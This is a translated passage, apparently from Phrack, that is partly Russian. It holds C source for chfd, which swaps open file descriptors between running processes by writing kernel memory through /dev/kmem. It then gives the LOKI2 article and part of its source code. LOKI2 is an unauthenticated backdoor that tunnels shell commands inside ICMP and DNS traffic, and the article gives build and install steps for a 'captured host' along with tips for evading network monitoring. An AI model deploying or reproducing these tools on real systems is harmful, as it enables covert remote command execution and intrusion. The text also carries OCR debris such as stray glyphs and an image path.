 *  Needs read/write access to /dev/kmem; setgid kmem is usually enough.
 *
 *  Use: chfd pid1 fd1 pid2 fd2 [pid3 fd3]
 *
 *  With two sets of arguments, exchanges a couple of fd between the
 *  two processes.
 *  With three sets, the second process gets the first's fd, the third gets
 *  the second's fd, and the first gets the third's fd.
 *
 *  Note that this is inherently unsafe, since we're messing with kernel
```

```
 *  variables while the kernel itself might be changing them.  It works
 *  in practice, but no self-respecting program would want to do this.
 *
 *  Written by: orabidoo <odar@pobox.com>
 *  First version: 14 Feb 96
 *  This version: 2 May 97
 */


#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#define __KERNEL__□□/* needed to access kernel-only definitions */
#include <linux/sched.h>

/* #define OLDLINUX */□□/* uncomment this if you're using Linux 1.x;
□□□□   tested only on 1.2.13 */

#define TASK 0x00192d28□□/* change this! look at the system map,
□□□□   usually /boot/System.map, for the address
□□□□   of the "task" symbol */

#ifdef OLDLINUX
#  define FD0 ((char *)&ts.files->fd[0] - (char *)&ts)
#  define AD(fd) (taskp + FD0 + 4*(fd))
#else
#  define FILES ((char *)&ts.files - (char *)&ts)
#  define FD0 ((char *)&fs.fd[0] - (char *)&fs)
#  define AD(fd) (readvalz(taskp + FILES) + FD0 + 4*(fd))
#endif


int kfd;
struct task_struct ts;
struct files_struct fs;
int taskp;

int readval(int ad) {
  int val, r;

  if (lseek(kfd, ad, SEEK_SET) < 0)
    perror("lseek"), exit(1);
  if ((r = read(kfd, &val, 4)) != 4) {
    if (r < 0)
      perror("read");
    else fprintf(stderr, "Error reading...\n");
    exit(1);
  }
  return val;
}

int readvalz(int ad) {
  int r = readval(ad);
  if (r == 0)
    fprintf(stderr, "NULL pointer found (fd not open?)\n"), exit(1);
  return r;
}

void writeval(int ad, int val) {
  int w;

  if (lseek(kfd, ad, SEEK_SET) < 0)
    perror("lseek"), exit(1);
  if ((w = write(kfd, &val, 4)) != 4) {
    if (w < 0)
      perror("write");
    else fprintf(stderr, "Error writing...\n");
    exit(1);
  }
}
void readtask(int ad) {
```

```
  int r;

  if (lseek(kfd, ad, SEEK_SET)<0)
    perror("lseek"), exit(1);
  if ((r = read(kfd, &ts, sizeof(struct task_struct))) !=
sizeof(struct task_struct)) {
    if (r < 0)
      perror("read");
    else fprintf(stderr, "Error reading...\n");
    exit(1);
  }
}

void findtask(int pid) {
  int adr;

  for (adr=TASK; ; adr+=4) {
    if (adr >= TASK + 4*NR_TASKS)
      fprintf(stderr, "Process not found\n"), exit(1);
    taskp = readval(adr);
    if (!taskp) continue;
    readtask(taskp);
    if (ts.pid == pid) break;
  }
}

int main(int argc, char **argv) {
  int pid1, fd1, pid2, fd2, ad1, val1, ad2, val2, pid3, fd3, ad3, val3;
  int three=0;

  if (argc != 5 && argc != 7)
    fprintf(stderr, "Use: %s pid1 fd1 pid2 fd2 [pid3 fd3]\n", argv[0]),
    exit(1);

  pid1 = atoi(argv[1]), fd1 = atoi(argv[2]);
  pid2 = atoi(argv[3]), fd2 = atoi(argv[4]);
  if (argc == 7)
    pid3 = atoi(argv[5]), fd3 = atoi(argv[6]), three=1;

  if (pid1 == 0)
    pid1 = getpid(), fd1 = open("/dev/null", O_RDWR);
  if (pid2 == 0)
    pid2 = getpid(), fd2 = open("/dev/null", O_RDWR);
  if (three && pid3 == 0)
    pid3 = getpid(), fd3 = open("/dev/null", O_RDWR);

  kfd = open("/dev/kmem", O_RDWR);
  if (kfd < 0)
    perror("open"), exit(1);

  findtask(pid1);
  ad1 = AD(fd1);
  val1 = readvalz(ad1);
  printf("Found fd pointer 1, value %.8x, stored at %.8x\n", val1, ad1);

  findtask(pid2);
  ad2 = AD(fd2);
  val2 = readvalz(ad2);
  printf("Found fd pointer 2, value %.8x, stored at %.8x\n", val2, ad2);

  if (three) {
    findtask(pid3);
    ad3 = AD(fd3);
    val3 = readvalz(ad3);
    printf("Found fd pointer 3, value %.8x, stored at %.8x\n", val3, ad3);
  }

  if (three) {
    if (readval(ad1)!=val1 || readval(ad2)!=val2 || readval(ad3)!=val3) {
      fprintf(stderr, "fds changed in memory while using them - try again\n");
      exit(1);
```

```
      }
      writeval(ad2, val1);
      writeval(ad3, val2);
      writeval(ad1, val3);
    } else {
      if (readval(ad1)!=val1 || readval(ad2)!=val2) {
        fprintf(stderr, "fds changed in memory while using them - try again\n");
        exit(1);
      }
      writeval(ad1, val2);
      writeval(ad2, val1);
    }
    printf("Done!\n");
  }
```

Код для FreeBSD

```
  /*  chfd - exchange fd's between 2 or 3 running processes.
   *
   *  This was written for FreeBSD and is *very* system-specific.  Needs
   *  read/write access to /dev/mem and /dev/kmem; only root can usually
   *  do that, and only if the system is running at securelevel -1.
   *
   *  Use: chfd pid1 fd1 pid2 fd2 [pid3 fd3]
   *  Compile with: gcc chfd.c -o chfd -lkvm
   *
   *  With two sets of arguments, exchanges a couple of fd between the
   *  two processes.
   *  With three sets, the second process gets the first's fd, the third
   *  gets the second's fd, and the first gets the third's fd.
   *
   *  Note that this is inherently unsafe, since we're messing with kernel
   *  variables while the kernel itself might be changing them.  It works
   *  in practice, but no self-respecting program would want to do this.
   *
   *  Written by: orabidoo <odar@pobox.com>
   *  FreeBSD version: 4 May 97
   */


  #include <stdio.h>
  #include <fcntl.h>
  #include <kvm.h>
  #include <sys/proc.h>

  #define NEXTP ((char *)&p.p_list.le_next - (char *)&p)
  #define FILES ((char *)&p.p_fd - (char *)&p)
  #define AD(fd) (readvalz(readvalz(procp + FILES)) + 4*(fd))

  kvm_t *kfd;
  struct proc p;
  u_long procp, allproc;
  struct nlist nm[2];

  u_long readval(u_long ad) {
    u_long val;

    if (kvm_read(kfd, ad, &val, 4) != 4)
      fprintf(stderr, "error reading...\n"), exit(1);
    return val;
  }

  u_long readvalz(u_long ad) {
    u_long r = readval(ad);
    if (r == 0)
      fprintf(stderr, "NULL pointer found (fd not open?)\n"), exit(1);
```

```
  return r;
}

void writeval(u_long ad, u_long val) {
  if (kvm_write(kfd, ad, &val, 4) != 4)
    fprintf(stderr, "error writing...\n"), exit(1);
}

void readproc(u_long ad) {
  if (kvm_read(kfd, ad, &p, sizeof(struct proc)) != sizeof(struct proc))
    fprintf(stderr, "error reading a struct proc...\n"), exit(1);
}

void findproc(int pid) {
  u_long adr;

  for (adr = readval(allproc); adr; adr = readval(adr + NEXTP)) {
    procp = adr;
    readproc(procp);
    if (p.p_pid == pid) return;
  }
  fprintf(stderr, "Process not found\n");
  exit(1);
}

int main(int argc, char **argv) {
  int pid1, fd1, pid2, fd2, pid3, fd3;
  u_long ad1, val1, ad2, val2, ad3, val3;
  int three=0;

  if (argc != 5 && argc != 7)
    fprintf(stderr, "Use: %s pid1 fd1 pid2 fd2 [pid3 fd3]\n", argv[0]),
    exit(1);

  pid1 = atoi(argv[1]), fd1 = atoi(argv[2]);
  pid2 = atoi(argv[3]), fd2 = atoi(argv[4]);
  if (argc == 7)
    pid3 = atoi(argv[5]), fd3 = atoi(argv[6]), three=1;

  if (pid1 == 0)
    pid1 = getpid(), fd1 = open("/dev/null", O_RDWR);
  if (pid2 == 0)
    pid2 = getpid(), fd2 = open("/dev/null", O_RDWR);
  if (three && pid3 == 0)
    pid3 = getpid(), fd3 = open("/dev/null", O_RDWR);

  kfd = kvm_open(NULL, NULL, NULL, O_RDWR, "chfd");
  if (kfd == NULL) exit(1);

  bzero(nm, 2*sizeof(struct nlist));
  nm[0].n_name = "_allproc";
  nm[1].n_name = NULL;
  if (kvm_nlist(kfd, nm) != 0)
    fprintf(stderr, "Can't read kernel name list\n"), exit(1);
  allproc = nm[0].n_value;

  findproc(pid1);
  ad1 = AD(fd1);
  val1 = readvalz(ad1);
  printf("Found fd pointer 1, value %.8x, stored at %.8x\n", val1, ad1);

  findproc(pid2);
  ad2 = AD(fd2);
  val2 = readvalz(ad2);
  printf("Found fd pointer 2, value %.8x, stored at %.8x\n", val2, ad2);

  if (three) {
    findproc(pid3);
    ad3 = AD(fd3);
    val3 = readvalz(ad3);
    printf("Found fd pointer 3, value %.8x, stored at %.8x\n", val3, ad3);
```

```
    }

    if (three) {
      if (readval(ad1)!=val1 || readval(ad2)!=val2 || readval(ad3)!=val3) {
        fprintf(stderr, "fds changed in memory while using them - try again\n");
        exit(1);
      }
      writeval(ad2, val1);
      writeval(ad3, val2);
      writeval(ad1, val3);
    } else {
      if (readval(ad1)!=val1 || readval(ad2)!=val2) {
        fprintf(stderr, "fds changed in memory while using them - try again\n");
        exit(1);
      }
      writeval(ad1, val2);
      writeval(ad2, val1);
    }
    printf("Done!\n");
  }
```

EOF

LOKI 2 (реализация)

Автор: daemon9

Введение

Данная статья является дополнением к материалу о скрытых каналах в сетевых протоколах, впервые опубликованному в P49-06. Она не разъясняет концепции, а лишь освещает реализацию. Читателям, желающим получить более подробную информацию, следует обратиться к P49-06.

LOKI2 — программа для туннелирования информации. Это исследовательская работа типа «proof of concept», призванная привлечь внимание к уязвимостям, присущим многим сетевым протоколам. В данной реализации простые команды оболочки туннелируются внутри трафика ICMP_ECHO / ICMP_ECHOREPLY и DNS-запросов / ответов. Для анализатора сетевых протоколов этот трафик выглядит как обычные безобидные пакеты соответствующего протокола. Однако корректный слушатель (демон LOKI2) распознаёт пакеты такими, какие они есть на самом деле. Среди реализованных возможностей: три различных варианта криптографии и «на лету» переключение протоколов (бета-функция, которая может быть недоступна в вашей среде).

Описанные здесь уязвимости не являются новыми. Они известны и активно эксплуатируются уже много лет. LOKI2 — лишь одна из возможных реализаций. Аналогичные программы существуют для UDP, TCP, IGMP и других протоколов. Применение никоим образом не ограничивается ICMP-пакетами типов 0 и 8.

Прежде чем устанавливать lokid на захваченный хост, имейте в виду: при компиляции с криптографическими библиотеками размер исполняемого файла составляет около 70 КБ, из которых около 16 КБ занимает сегмент данных. Кроме того, для каждого клиентского запроса создаётся не менее двух дочерних процессов. Это не скрытная программа. Хотите скрытности? Реализуйте LOKI2 в виде загружаемого модуля ядра (LKM) или, ещё лучше, напишите патчи для ядра и сделайте его частью операционной системы.

Сборка и установка

Сборка LOKI2 должна проходить без проблем. Для этого проекта GNU autoconf был практически не нужен, поэтому вам может потребоваться немного подправить Makefile. Это не должно составить труда, ведь вы очень умны.

I. Редактирование главного Makefile

1. Убедитесь, что ваша ОС поддерживается. В текущем дистрибутиве поддерживаются следующие системы (если вы портируете LOKI2 на другую архитектуру, пожалуйста, пришлите патчи):

```
Linux   2.0.x
OpenBSD 2.1
FreeBSD 2.1.x
Solaris 2.5.x
```

2. Выберите технологию шифрования: STRONG_CRYPTO (DH и Blowfish), WEAK_CRYPTO (XOR) или NO_CRYPTO (данные передаются открытым текстом).

3. Если вы выбрали STRONG_CRYPTO, раскомментируйте LIB_CRYPTO_PATH, CLIB и MD5_OBJ. Вам также понадобится SSLeay (см. ниже).

4. Решите, использовать ли псевдотерминал (PTY, может быть не реализован) или просто popen (POPEN) с последовательностью `pipe -> fork -> exec -> sh` для выполнения команд.

5. Ознакомьтесь с ограничениями Net/3 ниже и скорректируйте настройки соответственно.

6. Делать паузы между отправками — хорошая идея, особенно когда оба хоста находятся в одной сети Ethernet. Мы работаем с потенциально ненадёжным протоколом, и в данной версии уровень надёжности не добавлен. SEND_PAUSE обеспечивает некоторый порядок и не позволяет демону рассылать пакеты слишком быстро.

Также можно значительно увеличить паузу, чтобы сделать канал труднее обнаруживаемым сетевым анализатором. (Это, разумеется, потребует от клиента выбора ещё большего значения MIN_TIMEOUT.)

II. Дополнительные библиотеки

1. Если вы используете STRONG_CRYPTO, вам понадобится криптографическая библиотека SSLeay версии 0.6.6. НЕ берите версию 0.8.x — она не тестировалась с LOKI2. Надеюсь, эти URL не устареют в ближайшее время:

```
ftp://ftp.psy.uq.oz.au/pub/Crypto/SSL/SSLeay-0.6.6.tar.gz
ftp://ftp.uni-mainz.de/pub/internet/security/ssl
```

2. Соберите и установите SSLeay. Если вы решите не устанавливать её, убедитесь, что в Makefile скорректирован путь к криптобиблиотеке LIB_CRYPTO_PATH, а также пути include в loki.h.

III. Компиляция и компоновка

1. Из корневого каталога выполните `make systemtype`.

2. Это соберёт и очистит (strip) исполняемые файлы.

IV. Тестирование

1. Запустите демон в режиме подробного вывода, используя ICMP_ECHO (по умолчанию): `./lokid`

2. Запустите клиент: `./loki -d localhost`

3. Введите команду `ls`.

4. Вы должны увидеть краткий листинг корневого каталога.

5. Ура.

6. Для тестирования в реальных условиях установите демон на удалённой машине и работайте с ним. Смотрите ниже о возможных проблемах.

V. Прочие параметры

Заголовочный файл loki.h предлагает ряд настраиваемых параметров.

MIN_TIMEOUT — минимальное время в целых секундах, которое клиент будет ожидать ответа от сервера до срабатывания таймера аварийного сигнала.

MAX_RETRAN (только для STRONG_CRYPTO) — максимальное время в целых секундах, в течение которого клиент будет повторно отправлять начальные пакеты обмена открытыми ключами, прежде чем сдаться. Эта функция будет устаревшей после добавления уровня надёжности.

MAX_CLIENT — максимальное количество клиентов, которых сервер принимает и обслуживает одновременно.

KEY_TIMER — максимальное время в целых секундах, в течение которого неактивная запись клиента хранится в базе данных сервера. По истечении этого времени все записи в базе данных клиентов сервера, не проявлявшие активности на протяжении KEY_TIMER секунд, будут удалены. Это предоставляет серверу простой способ освобождать ресурсы от аварийно завершившихся или простаивающих клиентов.

Предостережения и известные ошибки LOKI2

Ограничения Net/3

В системах Net/3 процессы, желающие получать ICMP-сообщения, должны зарегистрироваться в ядре. Ядро передаёт все ICMP-сообщения этим зарегистрированным слушателям, за исключением повреждённых ICMP-пакетов и пакетов-запросов. Реализации Net/3 TCP/IP не передают ICMP-запросы какого-либо вида каким-либо зарегистрированным слушателям. Это проблема, если мы собираемся использовать ICMP_ECHO (пакет типа «запрос») и хотим, чтобы он напрямую передавался нашей пользовательской программе (lokid). Мы можем обойти это ограничение, инвертировав направление транзакций: отправляем ICMP_ECHOREPLY и добиваемся отправки ICMP_ECHO.

Заметьте, что в Linux такой проблемы нет, поскольку ВСЕ корректные ICMP-пакеты доставляются пользовательским процессам. Если демон установлен на машине с Linux, можно использовать стандартный метод туннелирования ICMP_ECHO -> ICMP_ECHOREPLY. Компилируйте с -DNET3 в соответствии с этой таблицей:

```
        | Клиент  |
  ------------------------------------------------
Демон   | ------- |  Linux   |   *bsd*   |  Solaris  |
  ------------------------------------------------
        | Linux   |   нет    |    да     |    да     |
        | *bsd*   |   нет    |    да     |    да     |
        | Solaris |   нет    |   опц.    |   опц.    |
```

Вектор инициализации

При использовании Strong Crypto инкрементирование вектора инициализации (ivec) основано на событиях. Каждый раз, когда клиент отправляет пакет, ivec клиента инкрементируется, и каждый раз, когда сервер получает пакет, ivec сервера также инкрементируется. Это работает нормально при условии, что обе стороны остаются синхронизированными. Однако мы работаем с потенциально ненадёжным протоколом. Если пакет от клиента к серверу потерян, ivec рассинхронизируются, и клиент больше не может общаться с сервером.

Есть два простых способа справиться с этим. Первый — изменить процедуру перестановки ivec, сделав её привязанной ко времени: ivec будет увеличиваться по мере течения времени. Однако это сопряжено с рядом проблем. Начальная синхронизация будет затруднена, особенно на разных машинных архитектурах с разными частотами прерываний от таймера. Кроме того, придётся выбрать относительно малый временной интервал перестановок ivec для эффективной работы на быстрых сетях, а чем меньше временной дифференциал ivec, тем сильнее протокол будет страдать от дрейфа часов (что на самом деле весьма существенно).

Переключение протоколов

Переключение протоколов работает некорректно на всех системах, кроме Linux. По всей видимости, это связано с семантикой сокетов Net/3. Скорее всего, это просто ошибка, которую мне нужно исправить. Вполне возможно, что-то я сделал неправильно. *пожимает плечами*... Не говоря уже о том, что сервер не выполняет синхронное мультиплексирование ввода-вывода, следовательно, переключение протоколов требует смены сокета у всех участников. Именно поэтому данная функция является «бета».

Аутентификация

Её нет. Любой клиент может подключиться к серверу, и любой клиент может также завершить работу сервера. Это не ошибка и не недостаток. Это сделано намеренно.

Ввод-вывод

Следует реализовать через select.

Список задач (TODO)

• Возможная перестановка ivec на основе временного вектора вместо событийной, поскольку событийная склонна к сбоям синхронизации, — ИЛИ, ещё лучше, добавить уровень надёжности.

Используемые технологии

Симметричный блочный шифр

Симметричный шифр использует один и тот же ключ для шифрования и дешифрования, либо ключ дешифрования легко вычисляется из ключа шифрования. Симметричные шифры, как правило, быстры и хорошо подходят для массового шифрования, но страдают от серьёзных проблем с распределением ключей. Блочный шифр просто шифрует данные блоками (обычно 64-битными). Симметричным блочным шифром, применяемым в LOKI2, является Blowfish в режиме CFB с 128-битным ключом.

Режим CFB

Симметричные блочные шифры могут быть реализованы как самосинхронизирующиеся потоковые шифры. Это особенно полезно, когда данные не подходят для дополнения (padding) или когда их нужно обрабатывать побайтово. В режиме CFB данные шифруются единицами меньше размера блока. В нашем случае каждое шифрование 64-битного блочного шифра зашифровывает 8 бит открытого текста. Вектор инициализации, используемый для посева процесса, должен быть уникальным, но не обязан быть секретным. Мы заполняем массив ivec[] каждым третьим байтом симметричного ключа, линейно инкрементированным через глобальный счётчик шифрования (который должен быть синхронизирован на клиенте и сервере). Вектор инициализации должен меняться для каждого сообщения — для этого мы просто инкрементируем его при генерации пакетов.

Blowfish

Blowfish — симметричный шифр с переменной длиной ключа, разработанный Брюсом Шнайером. Это переносимый, бесплатный, быстрый и надёжный алгоритм. Он поддерживает ключи длиной до 448 бит, однако в LOKI2 используется 128-битный ключ.

Асимметричный шифр

Асимметричный шифр использует два ключа, традиционно называемых закрытым и открытым. Эти два ключа математически связаны таким образом, что сообщения, зашифрованные одним из них, могут быть расшифрованы только другим. При этом вычислить один ключ из другого практически невозможно. Асимметричные шифры решают проблему управления ключами, устраняя необходимость в общем секрете, однако они значительно медленнее симметричных. Идеальным решением в данном случае является гибридная система, использующая асимметричный шифр для обмена ключами и симметричный шифр для шифрования данных. Именно такая схема применяется в LOKI2.

Диффи — Хеллман


В 1976 году Уитфилд Диффи и Марти Хеллман представили первый асимметричный шифр (DH). DH не может быть использован для шифрования — только для симметричного обмена ключами. Стойкость DH основана на кажущейся сложности вычисления дискретных логарифмов в конечном поле. DH генерирует общий секрет на основе четырёх компонентов:

```
P           открытое простое число
g           открытый генератор
c{x, X}     закрытый/открытый ключ клиента
s{y, Y}     закрытый/открытый ключ сервера
SS          общий секрет (из которого извлекается ключ)
```

Протокол генерации секрета прост:

```
          Клиент                          Сервер
          ------                          ------
  1)    X = g ^ x mod P
  2)                          X -->
  3)                                  Y = g ^ y mod P
  4)                      <-- Y
  5)    SS = Y ^ x mod P                SS = X ^ y mod P
```

Сетевой поток



```
                                        STDOUT команды                          выполняет команду
                                        клиенту через pipe                      в /bin/sh
```

Благодарности

snocrash — за то, что он sno,
nirva — за советы, помощь и предоставление машины с FreeBSD,
mycroft — за советы и предоставление машины с Solaris,
alhambra — за безмятежность,
Крейгу Ноттингему — за позволение позаимствовать некоторую терминологию,
truss и strace — за то, что являются незаменимыми инструментами,

Особая благодарность OPii за то, что он был пионером этой концепции и техники.

Исходный код

Что ж, вот он. Извлеките код из статьи с помощью одной из прилагаемых утилит извлечения.

```
# Makefile for LOKI2 Sun Jul 27 21:29:28 PDT 1997
# route (c) 1997 Guild Corporation, Worldwide


######
#   Choose a cryptography type
#

CRYPTO_TYPE □□=   WEAK_CRYPTO         # XOR
#CRYPTO_TYPE □□=   NO_CRYPTO           # Plaintext
#CRYPTO_TYPE □□=   STRONG_CRYPTO       # Blowfish and DH


######
#   If you want STRONG_CRYPTO, uncomment the following (and make sure you have
#   SSLeay)

#LIB_CRYPTO_PATH □=   /usr/local/ssl/lib/
#CLIB             □=   -L$(LIB_CRYPTO_PATH) -lcrypto
#MD5_OBJ          □=   md5/md5c.o


######
#   Choose a child process handler type
#

SPAWN_TYPE       □=   POPEN
#SPAWN_TYPE      □=   PTY


######
#   It is safe to leave this alone.
#

NET3       □        =   #-DNET3
SEND_PAUSE       □=   SEND_PAUSE=100
DEBUG                 =   #-DDEBUG
#-------------------------------------------------------------------------#


i_hear_a_voice_from_the_back_of_the_room:
```

```
□@echo
□@echo "LOKI2 Makefile"
□@echo "Edit the Makefile and then invoke with one of the following:"
□@echo
□@echo "linux openbsd freebsd solaris    clean"
□@echo
□@echo "See Phrack Magazine issue 51 article 7 for verbose instructions"
□@echo

linux:
□@make OS=-DLINUX CRYPTO_TYPE=-D$(CRYPTO_TYPE)                        \
□SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)                \
□FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

openbsd:
□@make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)                         \
□SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)                \
□FAST_CHECK=-Dx86_FAST_CHECK IP_LEN= all

freebsd:
□@make OS=-DBSD4 CRYPTO_TYPE=-D$(CRYPTO_TYPE)                         \
□SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)                \
□FAST_CHECK=-Dx86_FAST_CHECK IP_LEN=-DBROKEN_IP_LEN all

solaris:
□@make OS=-DSOLARIS CRYPTO_TYPE=-D$(CRYPTO_TYPE)                      \
□SPAWN_TYPE=-D$(SPAWN_TYPE) SEND_PAUSE=-D$(SEND_PAUSE)                \
□LIBS+=-lsocket LIBS+=-lnsl IP_LEN= all

CFLAGS□□= -Wall -O6 -finline-functions -funroll-all-loops $(OS)     \
□□$(CRYPTO_TYPE) $(SPAWN_TYPE) $(SEND_PAUSE) $(FAST_CHECK)    \
□□$(EXTRAS) $(IP_LEN) $(DEBUG) $(NET3)

CC□□=   gcc
C_OBJS□        =   surplus.o crypt.o
S_OBJS□        =   client_db.o shm.o surplus.o crypt.o pty.o


.c.o:
□$(CC) $(CFLAGS) -c $< -o $@

all:□$(MD5_OBJ) loki

md5obj: md5/md5c.c
□@( cd md5; make )

loki:□$(C_OBJS) loki.o $(S_OBJS) lokid.o
□$(CC) $(CFLAGS) $(C_OBJS) $(MD5_OBJ) loki.c -o loki $(CLIB) $(LIBS)
□$(CC) $(CFLAGS) $(S_OBJS) $(MD5_OBJ) lokid.c -o lokid $(CLIB) $(LIBS)
□@(strip loki lokid)

clean:
□@( rm -fr *.o loki lokid )
□@( cd md5; make clean )

dist:□clean
□@( cd .. ; tar cvf loki2.tar L2/ ; gzip loki2.tar )
```

```
/*
 * LOKI2
 *
 * [ client_db.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "shm.h"
#include "client_db.h"
extern struct loki rdg;
```

```
extern int verbose;
extern int destroy_shm;
extern struct client_list *client;
extern u_short c_id;

#ifdef  STRONG_CRYPTO
extern short ivec_salt;
extern u_char user_key[BF_KEYSIZE];
#endif
#ifdef  PTY
extern int mfd;
#endif

/*
 *  The server maintains an array of active client information.  This
 *  function simply steps through the structure array and attempts to add
 *  an entry.
 */

int add_client(u_char *key)
{
    int i = 0, emptyslot = -1;
#ifdef  PTY
    char p_name[BUFSIZE] = {0};
#endif

    locks();
    for (; i < MAX_CLIENT; i++)
    {
        if (IS_GOOD_CLIENT(rdg))
        {                                   /* Check for duplicate entries
                                             * (which are to be expected when
                                             * not using STRONG_CRYPTO)
                                             */
#ifdef STRONG_CRYPTO
            if (verbose) fprintf(stderr, S_MSG_DUP);
#endif
            emptyslot = i;
            break;
        }                                   /* tag the first empty slot found */
        if ((!(client[i].client_id))) emptyslot = i;
    }
    if (emptyslot == -1)
    {                                       /* No empty array slots */
        if (verbose) fprintf(stderr, "\nlokid: Client database full");
        ulocks();
        return (NNOK);
    }
                                            /* Initialize array with client info */
    client[emptyslot].touchtime         = time((time_t *)NULL);
    if (emptyslot != i){
        client[emptyslot].client_id     = c_id;
        client[emptyslot].client_ip     = rdg.iph.ip_src;
        client[emptyslot].packets_sent  = 0;
        client[emptyslot].bytes_sent    = 0;
        client[emptyslot].hits          = 0;
#ifdef  PTY
        client[emptyslot].pty_fd        = 0;
#endif
    }
#ifdef  STRONG_CRYPTO
